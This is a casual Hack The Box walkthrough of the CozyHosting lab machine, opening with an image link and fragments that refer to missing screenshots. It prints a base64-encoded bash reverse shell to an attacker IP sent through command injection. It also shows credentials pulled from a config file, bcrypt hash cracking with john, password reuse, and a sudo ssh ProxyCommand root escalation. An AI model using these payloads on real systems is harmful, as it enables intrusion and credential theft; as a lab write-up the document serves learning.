
So idk what is there two of these but lets try this bottom one first

So got in with that cookie now

There is this ssh connection thing here i put my data here



Lets run it



I got this in burp now and if this is using like bash ssh it might be vulnerable

---

Gaining Access

So if u edit your request like this u can test with sleep if u have Command execution

So we got RCE like this lets get a revshell now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/CozyHosting git:(main)±1 (0.024s)
cat shell

bash  -i >& /dev/tcp/10.10.16.31/9001 0>&1
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/CozyHosting git:(main)±2 (0.023s)
cat shell | base64

YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAwPiYxICAK
```

Got the shell here lets start the listener now

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets send it like this

```
host=10.10.16.31&username=
;{echo,YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAwPiYxICAK}|
{base64,-d}|bash;
```

And we get out revshell now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/CozyHosting git:(main)±2
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.230 37438
bash: cannot set terminal process group (1062): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$
```

And lets upgrade this

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.230 37438
bash: cannot set terminal process group (1062): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$ ^Z
[1]  + 22926 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/CozyHosting git:(main)
stty raw -echo; fg

[1]  + 22926 continued  nc -lvnp 9001

app@cozyhosting:/app$ export TERM=xterm
app@cozyhosting:/app$
```

Lateral PrivEsc

So checking all the users with shell on this

```
app@cozyhosting:/app$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

So 4 have shell here
Lets check what file we have in /app we are in

```
app@cozyhosting:/app$ ls -al
total 58856
drwxr-xr-x  2 root root     4096 Aug 14  2023 .
drwxr-xr-x 19 root root     4096 Aug 14  2023 ..
-rw-r--r--  1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
app@cozyhosting:/app$
```

Lets get this on our machine

```
wget http://cozyhosting.htb:8000/cloudhosting-0.0.1.jar

--2024-10-13 18:03:36--  http://cozyhosting.htb:8000/cloudhosting-0.0.1.jar
Resolving cozyhosting.htb (cozyhosting.htb)... 10.10.11.230
Connecting to cozyhosting.htb (cozyhosting.htb)|10.10.11.230|:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar                    100%[=====================================

2024-10-13 18:03:50 (4.15 MB/s) - 'cloudhosting-0.0.1.jar' saved [60259688/60259688]
```

Lets unzip it
It created org, BOOT-INF and META-INF

```
ls -al

total 58876
drwxr-xr-x 1 pks pks      186 Oct 13 19:05 .
drwxr-xr-x 1 pks pks      304 Oct 13 16:42 ..
-rw-r--r-- 1 pks pks      844 Oct 13 16:48 aggressiveScan.txt
-rw-r--r-- 1 pks pks     8498 Oct 13 16:48 allPortScan.txt
drwxr-xr-x 1 pks pks       66 Aug 10  2023 BOOT-INF
-rw-r--r-- 1 pks pks 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
-rw-r--r-- 1 pks pks     5505 Oct 13 19:05 CozyHosting.md
drwxr-xr-x 1 pks pks       32 Aug 10  2023 META-INF
drwxr-xr-x 1 pks pks       30 Feb  1  1980 org
-rw-r--r-- 1 pks pks       45 Oct 13 17:54 shell
```

So i looked in the BOOT-INF and found this properties file here that contained the creds for postgres

```
cat application.properties

server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR%
```

Lets login in postgres now

> ⚠ Postgres Creds
>
> Username : postgres
> Password : Vg&nvzAQ7XxR

```
app@cozyhosting:/app$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Lets see the databases here

`\list`

```
                                  List of databases
     Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
--------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres     | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
              |          |          |             |             | postgres=CTc/postgres
 template1    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
              |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

Lets use cozyhosting
exit out of this shell then login again like this

```
psql -h localhost -U postgres -d cozyhosting
```

Then list the tables

`\d`

```
             List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)
```

Lets see the users table now

`select * from users;`

```
    name    |                           password                           | role
------------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

Lets save kanderson and admin's hash in a file

```
john hash --format=bcrypt --
wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-
Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/CozyHosting git:(main)±3 (1m 4.66s)
john hash --format=bcrypt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (admin)
1g 0:00:01:03 0.13% (ETA: 09:43:25) 0.01583g/s 358.0p/s 403.6c/s 403.6C/s muffinman..JESSICA1
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

So go the password for admin here

Im just gonna guess this is the password for josh as that is the only

other user with a shell on the machine

> ⚠ Creds Found
>
> Username : josh
> Password : manchesterunited

Lets login

```
app@cozyhosting:/app$ su - josh
Password:
josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$
```

And here is your user.txt

```
josh@cozyhosting:~$ ls -al
total 36
drwxr-x--- 3 josh josh 4096 Aug  8  2023 .
drwxr-xr-x 3 root root 4096 May 18  2023 ..
lrwxrwxrwx 1 root root    9 May 11  2023 .bash_history -> /dev/null
-rw-r--r-- 1 josh josh  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 josh josh 3771 Jan  6  2022 .bashrc
drwx------ 2 josh josh 4096 May 18  2023 .cache
-rw------- 1 josh josh   20 May 18  2023 .lesshst
-rw-r--r-- 1 josh josh  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root root    9 May 21  2023 .psql_history -> /dev/null
-rw-r----- 1 root josh   33 Oct 13 11:00 user.txt
-rw-r--r-- 1 josh josh   39 Aug  8  2023 .vimrc
josh@cozyhosting:~$
```

Vertical PrivEsc

Checking the sudo permissions now as we have the password

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

Lets find a trick on GTFObins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

Lets run it

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Here is your root.txt

```
# cd
# ls -al
total 40
drwx------  5 root root 4096 Oct 13 11:00 .
drwxr-xr-x 19 root root 4096 Aug 14  2023 ..
lrwxrwxrwx  1 root root    9 May 18  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Aug  8  2023 .cache
-rw-------  1 root root   56 Aug 14  2023 .lesshst
drwxr-xr-x  3 root root 4096 May 11  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 May 18  2023 .psql_history -> /dev/null
-rw-r-----  1 root root   33 Oct 13 11:00 root.txt
drwx------  2 root root 4096 May  9  2023 .ssh
-rw-r--r--  1 root root   39 Aug  8  2023 .vimrc
#
```

Thanks for reading :)